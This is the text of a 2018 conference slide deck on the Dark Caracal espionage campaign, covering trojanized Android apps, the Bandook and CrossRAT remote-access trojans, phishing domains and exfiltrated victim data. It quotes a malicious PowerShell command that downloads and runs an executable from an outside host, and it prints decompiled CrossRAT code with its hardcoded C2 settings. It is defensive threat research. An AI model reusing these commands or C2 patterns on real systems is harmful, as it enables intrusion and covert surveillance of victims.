

RSA®Conference2018

San Francisco | April 16 – 20 | Moscone Center

SESSION ID: MBS-F01

NATION-STATE ESPIONAGE: HUNTING MULTI-PLATFORM APTS ON A GLOBAL SCALE



#RSAC

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Lookout
@terminalrift



Talk Overview

1. Background
2. Mobile Components
3. Desktop Components
4. Data Exfiltration
5. Infrastructure and Identities
6. Building 3F6
7. Conclusions and Updates

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BACKGROUND

Previous Research



Who was it?



Who was it?



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


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MOBILE COMPONENTS

Pallas & FinFisher

Pallas – Trojanized Apps



Secure messaging

- Threema, Signal, WhatsApp, Primo, Plus Messenger

Privacy / Connectivity

- Orbot, Psiphon

Miscellaneous

- Flash Player, Google Play Push

Most are fully functional



Pallas - Capabilities



- Take photos with front or back camera
- Intercept incoming text messages and exfiltrate
- Retrieve latitude / longitude from GPS
- Silently record audio with device microphone
- Retrieve contacts, call logs, attacker specified files
- Scan and retrieve nearby WIFI access points
- Delete attacker specified files and directories
- Retrieve device metadata
- Retrieve text messages
- Retrieve information about all accounts
- Send an SMS to an attacker specified number
- Retrieve messages and any corresponding decryption keys from messaging apps
- Retrieve a list of installed packages
- Download and install additional apps



Attack Vectors



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Phishing messages

Facebook group



Phishing server

tweetsfb.com

Set up for credential harvesting



Phishing messages

WhatsApp



Watering hole server

secureandroid.info

Fake app store



Physical access




C2 server


adobeair.net



Phishing



Physical Access





Welcome To Our BlackMarket

Quality is better than the original! Highly detailed, enhanced and enchanted miniatures. Powered up and flawless.

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Quality is better than the original! Highly detailed, enhanced and enchanted miniatures. Powered up and flawless.


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
Pallas - Summary



- No exploits; actor favors social engineering
- Stack Overflow is everyone's friend
 - C2 obfuscation
 - Exfiltration implementation (both client and server)
 - Minor modifications to publicly available code
- Low barrier to BYO Surveillance
- Doesn't need to be sophisticated to be effective




No 0day?



Surveillance on the cheap



ViperRAT



xRAT



Marcher



Premium Tooling?



- Fake Android Update that doesn't appear in previous FinFisher dumps (TrojanID - Nana)
- Exynos exploit included
- Contains 3 mobile endpoints:
 - +7820435193
 - +7820944266
 - +78235424312
- Kazakhstan calling code + package compilation time of 2014-03-27 17:26:14 UTC suggests Op Manul timeline.





DESKTOP COMPONENTS

Bandooks and RATs




Chained zero day exploits
pivoting access off of
compromised SCADA
systems and using the
blockchain for exfiltration!



Just kidding.
It was phishing.
It's always phishing.

Infection Vectors



- Infected documents presumably sent over email.
- Word, Excel, and PDF
- Macros, macros, macros!
- Infected CHM file running powershell?
 - That's new...




Infection Vectors



```
cmd.exe,/c powershell.exe -ExecutionPolicy bypass -nopprofile  
-WindowStyle Hidden (New-Object  
System.Net.WebClient).DownloadFile('https://cma-  
cgrm[.]com/ebusiness/ne.abc','%TEMP%\chmplg.exe');Start-Process  
%TEMP%\chmplg.exe;
```



Bandook



- Observed as part of Operation Manul, new variant used by DC.
- Hindi word for “gun.”
- Modular
- Windows only
- Available for sale online, but the versions that we found seem to be a private copy
- Heavily obfuscated
- Found in trojanized copies of a drawing program and circumvention software Psiphon (fitting with mobile MO)



Bandook - Unpacking



```
0012FDFA dd offset aNtprotectvirtu ; "NtProtectVirtualMemory"
0012FDF8 dd offset aTranslateMessa ; "TranslateMessage"
0012FDFC dd offset aFreeResource ; "FreeResource"
0012FE00 dd offset aEnumResourceCna ; "EnumResourceNamesA"
0012FE04 dd offset aLockResource ; "LockResource"
0012FE08 dd offset aLoadResource ; "LoadResource"
0012FE0C dd offset aSizeofResource ; "SizeofResource"
0012FE10 dd offset aFindResourcea ; "FindResourceA"
0012FE14 dd offset aKillTimer ; "KillTimer"
0012FE18 dd offset aSetTimer ; "SetTimer"
0012FE1C dd offset aDispatchmessag ; "DispatchMessageA"
0012FE20 dd offset aGetMessagea ; "GetMessageA"
0012FE24 dd offset aPostquitmessag ; "PostQuitMessage"
0012FE28 dd offset aPeekmessagea ; "PeekMessageA"
0012FE2C dd offset aCreateeventa ; "CreateEventA"
0012FE30 dd offset aGettickcount ; "GetTickCount"
0012FE34 dd offset aUser32_dll_0 ; "user32.dll"
0012FE38 dd offset aMsgwaitformult ; "MsgWaitForMultipleObjects"
0012FE3C dd offset aResumethread ; "ResumeThread"
0012FE40 dd offset aSetthreadconte ; "SetThreadContext"
0012FE44 dd offset aWriteprocessme ; "WriteProcessMemory"
0012FE48 dd offset aVirtualallocex ; "VirtualAllocEx"
0012FE4C dd offset aTerminateproce ; "TerminateProcess"
0012FE50 dd offset aReadprocessmem ; "ReadProcessMemory"
0012FE54 dd offset aGetthreadconte ; "GetThreadContext"
0012FE58 dd offset aCreateprocessa ; "CreateProcessA"
0012FE5C dd offset aGetcommandline ; "GetCommandLineA"
0012FE60 dd offset aIsBadReadPtr ; "IsBadReadPtr"
0012FE64 dd offset aNtunmapviewofs ; "NtUnmapViewOfSection"
0012FE68 dd offset aKernel132_dll_1 ; "kernel132.dll"
0012FE6C dd offset aNtdll_dll ; "ntdll.dll"
```

- All malware related WinAPI strings encrypted and base64 encoded, bandook decrypts them at runtime.
- Then the second stage is encrypted and stored in a binary resource with an 8 character name.
- The resource binary is decrypted and injected into the IEXPLORE.exe process using a technique called **process hollowing**
- Second stage packed with a custom version of **UPX**



Windows C2 Servers



ancmax[.]com	sabisint[.]com
planethdx[.]com	megadeb[.]com
mecodata[.]com	roxsoft[.]net
globalmic[.]net	flexberry[.]com
kaliex[.]net	opwalls[.]com
axroot[.]com	

Control panels for multiple campaigns using various malware that included

- IRIS RAT
- Bandook
- Arcom RAT

We found these servers hosting exfiltrated desktop content.



Bandook – C2 Communication



CaptureScreen	DeleteFileFromDevice	DeleteAutoFTPFromDB	CompressArchive	StealUSB
Init	CopyMTP	ExecuteTV	GenerateReports	StartFileMonitor
ClearCred	ChromeInject	ExecuteAMMY	GetWifi	SendFileMonLog
GetCamlist	DisableChrome	DDOSON	StartShell	GetUSBMONLIST
SendCam	RarFolder	ExecuteTVNew	GetSound	GetFileMONLIST
StopCam	SendUSBList	getkey	SplitMyFile	StopUSBMonitor
Uninstall	SignoutSkype	SendMTPList	GetAutoFTP	SearchMain
SendStartup	StopSearch	SendMTPList2	GrabFileFromDevice	PutFileOnDevice
StopFileMonitor	SendinfoList	EnableAndLoadCapList	DisableMouseCapture	AddAutoFTPToDB



Bandook – C2 Communication



- Plaintext TCP to the C2
- Base64 encoded, suffixed with the string “&&&”
- Same string delimiter used in Pallas mobile malware
- Decodes to something like
- `@0000~!18128~!192.168.1.82~!610930~!EFFuser~!Seven~!
!0d 0h 3m~!0~!4.1~!21/04/2017~!0~!0~!0~!0~!~!0~!0--
~!None~!0~!`





- New malware family
- Version 0.1 released March 2017
- Limited Features
- Written in Java
- Cross platform targets:
 - Windows, OS X, and Linux
- No obfuscation or Packing
- Installs itself for persistence
- No exploits used

CrossRAT C2 Communication



- Communicates with C2 over plaintext TCP
- Custom protocol, similar to bandook and pallas

```
5287249f-caa2-4b66-850c-  
49eedd46cf47$#@0000$#@192.168.1.16$#@Windows  
7$#@6.1$#@EFFuser^585948$#@0.1$#@GROUP2$#@&&&
```



CrossRAT – C2 Communication



```
public final class k {  
    public static boolean a = false;  
  
    // Hardcoded C2 Information  
    public static String b = "flexberry.com"; // C2 Server  
    public static int c = 2223; // C2 Port  
  
    public static String d = "$#@"; // Argument delimiter  
    public static String e = "^!@"; // delimiter within arguments  
    public static UUID f;  
    public static String g;  
    public static Preferences h;  
    public static String i = "0.1"; // Version Number  
    public static String j = "GROUP2"; // Campaign name
```



CrossRAT – C2 Communication



```
// Client response prefixes
    public static String w = "@0000"; // client hello
    public static String x = "@0001"; // heartbeat response
    public static String y = "@0002"; // List of system root
directories
    public static String z = "@0003"; // Status message for file
manager connect,
    public static String A = "@0004"; // Status message for file
manager connect,
    public static String B = "@0005"; // List of files on system
    public static String C = "@0006"; // End list of files on system
...
```



CrossRAT - Commands



```
// Server command prefixes
    public static String m = "@0000"; // Enumerate root directories on the
system. 0 args
    public static String n = "@0001"; // Enumerate files on the system. 1 arg
    public static String o = "@0002"; // Create blank file on system. 1 arg
    public static String p = "@0003"; // Copy File. 2 args
    public static String q = "@0004"; // Move file. 2 args
    public static String r = "@0005"; // Write file contents. 4 args
    public static String s = "@0006"; // Read file contents. 4 args
...

```



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
DEVICE LOCATION & DATA EXFILTRATION

Geo-locating Devices



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Client	Protocol	VHost	Request
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED] &pr=11111111111
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED] &pr=11111111111
	http/1.1	www.example.com:443	GET /wp9/add.php?ac=chkcm1&uid= [REDACTED] &pr=10111111111
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED] &pr=11111111111
	http/1.1		
	http/1.1	www.example.com:443	POST /oldb/upload.php?test= [REDACTED] &op=0&rn=no&extra=bla
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED] &pr=11111111111
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED]
	http/1.1	www.example.com:443	GET /wp7/add.php?ac=chkcm1&uid= [REDACTED]
	http/1.1	www.example.com:443	GET /oldb/add.php?ac=chkcm1&uid= [REDACTED]
	http/1.1		



Geo-locating Devices




Data Breakdown



Split of exfiltrated content on adobeair.net

81 GB



Data Breakdown



SMS
Messages




Authentication
Accounts



Wi-Fi
Details



Call
Records



Bookmarks &
Browsing History



WhatsApp, Telegram
and Skype DB's



Contacts



Installed
Applications



Legal and Corporate
Documentation



Images



Audio
Recordings



File and Directory
Listings



Exfiltrated Data - Examples




- Desktop screenshots
- Skype Logs & DBs
- Personal Photos
- iPhone backups
- Corporate and Legal Documentation

Contact Name	Number/Data	Times Contacted	Last Time Contacted
Jordan Bank	[redacted]	0	
[redacted] Bankins	[redacted]	5	2017-03-04
[redacted] Home	[redacted]	37	2017-07-15
[redacted] Home [redacted] Home	[redacted]	1	2017-02-12
[redacted] / Audi Bank	[redacted]	2	2016-10-26
[redacted] Bank UNB Loan	[redacted]	0	
[redacted] Procurement Department	[redacted]	0	
[redacted] Technical Department	[redacted]	1	2016-03-21
Audi Bank [redacted]	[redacted]	0	
[redacted] Qatar Central Bank	[redacted]	0	
AUE [redacted] Marketing Department	[redacted]	0	
Bank Audi [redacted]	[redacted]	13	2016-12-13
[redacted] USA Home Sales Agent	[redacted]	0	
[redacted] / Dubai Islamic Bank / Home Finance Dept	[redacted]	0	
[redacted] AI Bank	[redacted]	0	
Home [redacted] [redacted]	[redacted]	0	
Lebanon [redacted] Bank Audi	[redacted]	3	2016-11-21
Home	[redacted]	9	2017-06-22
Standard Chartered Bank [redacted] Visa Card Infiniti	[redacted]	63	2016-10-05
USA [redacted] Citizens Bank	[redacted]	2	2016-07-19


CUSTOMER CODELIST FOR SHIPPING DETAILS						
CODE	CUSTOMER NAME	SHIPPER	CONSIGNEE	NOTIFY PARTY	PORT OF DISCHARGE	ADDITIONAL DETAILS
1	[redacted]	[redacted]	[redacted]	NAME AS CONSIGNEE	CONSIGNEE, GUNLEE	
2	[redacted]	[redacted]	[redacted]			
3	[redacted]	[redacted]	[redacted]			
4	[redacted]	[redacted]	[redacted]			
5	[redacted]	[redacted]	[redacted]			
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21	[redacted]	[redacted]	[redacted]			
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99	[redacted]	[redacted]	[redacted]			
100	[redacted]	[redacted]	[redacted]			



Exfiltrated Data - Examples



An overview of exfiltrated data from the Android campaigns can be seen in the figure below.



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INFRASTRUCTURE



Overview



Domain	Links / Connection to Dark Caracal
adobeair[.]net	Shared C2 server / Exfiltrated data server
secureandroid[.]info	Blackmarket "Android App Store"
tweetsfb[.]com	Watering hole, Facebook groups, used to phish c
fbarticles[.]com	Phishing domain linked by WHOIS (op13)
Arablivenews[.]com [EXPIRED]	WHOIS (op13)
Nancyrazzouk[.]com [EXPIRED]	WHOIS (nancyrazzouk)
Arabpublisherslb[.]com	WHOIS (nancyrazzouk)
flexberry[.]com	94[.]229[.]70[.]7 (Windows)
planethdx[.]com	94[.]229[.]70[.]7 (Windows)



Primary Command and Control




It in the discovery
frastructure.
MPP for Windows
26, MariaDB
, phpMyAdmin
1.0.2.
his domain and
ack as 2012



Nanys# Facebook Groups





Nanys2

Home

About


Photos

Posts

Community

Create a Page

Like Recommend Share


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27 September at 01:29 · 🌐


EXCLUSIVE! How Israel must be the great nation, and what the challenge of Jews in the middle east.

tweetsfb.com

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 **Nanys2** shared a link.
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Beirut, Lebanon

Local business


People [>](#)


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مع أو ضد الوصاية الأجنبية على الأراضي السورية ؟

WWW.GOOGLE.COM





Opinion Fight anti-Semitism in America, but Not by Demonizing Muslims

Opinion Fight anti-Semitism in America, but Not by Demonizing Muslims ...

GOOGLE.COM



Phishing Sites



Additional Phishing Sites



194.68.212.50 IP address information

Geolocation

Country SE

Passive DNS replication

VirusTotal's passive DNS only stores address records. The following domains resolved to the given IP address.

2016-05-15	www.facebookservices.org
2016-05-15	www.gmailservices.org
2016-05-15	www.twitterservices.org
2016-02-09	fbarticles.com
2016-01-31	facebookservices.org
2016-01-29	twitterservices.org
2016-01-28	gmailservices.org

Latest detected URLs

Latest URLs hosted in this IP address detected by at least one URL scanner or malicious URL dataset.

5/68	2016-11-11 15:50:32	http://twitterservices.org/service/100001472583692/facebook/articles/100002/twinds.php
5/68	2016-11-11 15:33:12	http://facebookservices.org/service/100001472583692/facebook/articles/100002/twinds.php
6/68	2016-11-09 02:15:46	http://www.twitterservices.org/service/100001472583692/facebook/articles/100002/twinds.php
5/68	2016-11-09 02:06:14	http://www.facebookservices.org/service/100001472583692/facebook/articles/100002/twinds.php
1/68	2016-11-06 07:52:48	http://facebookservices.org/
7/67	2016-06-14 19:01:26	http://gmailservices.org/service/100001472583692/facebook/articles/100002/twinds.php
1/67	2016-06-14 02:04:26	http://gmailservices.org/
10/68	2016-06-11 09:34:07	http://www.gmailservices.org/service/100001472583692/facebook/articles/100002/twinds.php
11/68	2016-06-11 09:29:50	http://fbarticles.com/service/100001472583692/facebook/articles/100002/twinds.php
6/67	2016-06-11 08:55:46	http://www.facebookservices.org/service/100001472583692/facebook/articles/100002/twinds.php/
2/67	2016-06-11 03:54:09	http://www.gmailservices.org/
5/67	2016-05-18 02:13:50	http://twitterservices.org/service/100001472583692/facebook/articles/100002

- We were able to find additional phishing campaigns in VirusTotal that referenced fbarticles[.]com.
- Note: we identified three further domains:
 - facebookservices[.]org
 - gmailservices[.]org
 - twitterservices[.]org
- These domains appear to be sinkholed.



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IDENTITIES



The infrastructure used by Dark Caracal revealed several different associated personas

The **op13@mail[.]com** email address has been an integral key to linking a lot of the infrastructure.

Personas:

- Nancy Razzouk and Hassan Ward
- Hadi Maze
- Rami Jabbour

Identities – Nancy Razzouk & Hassan Ward



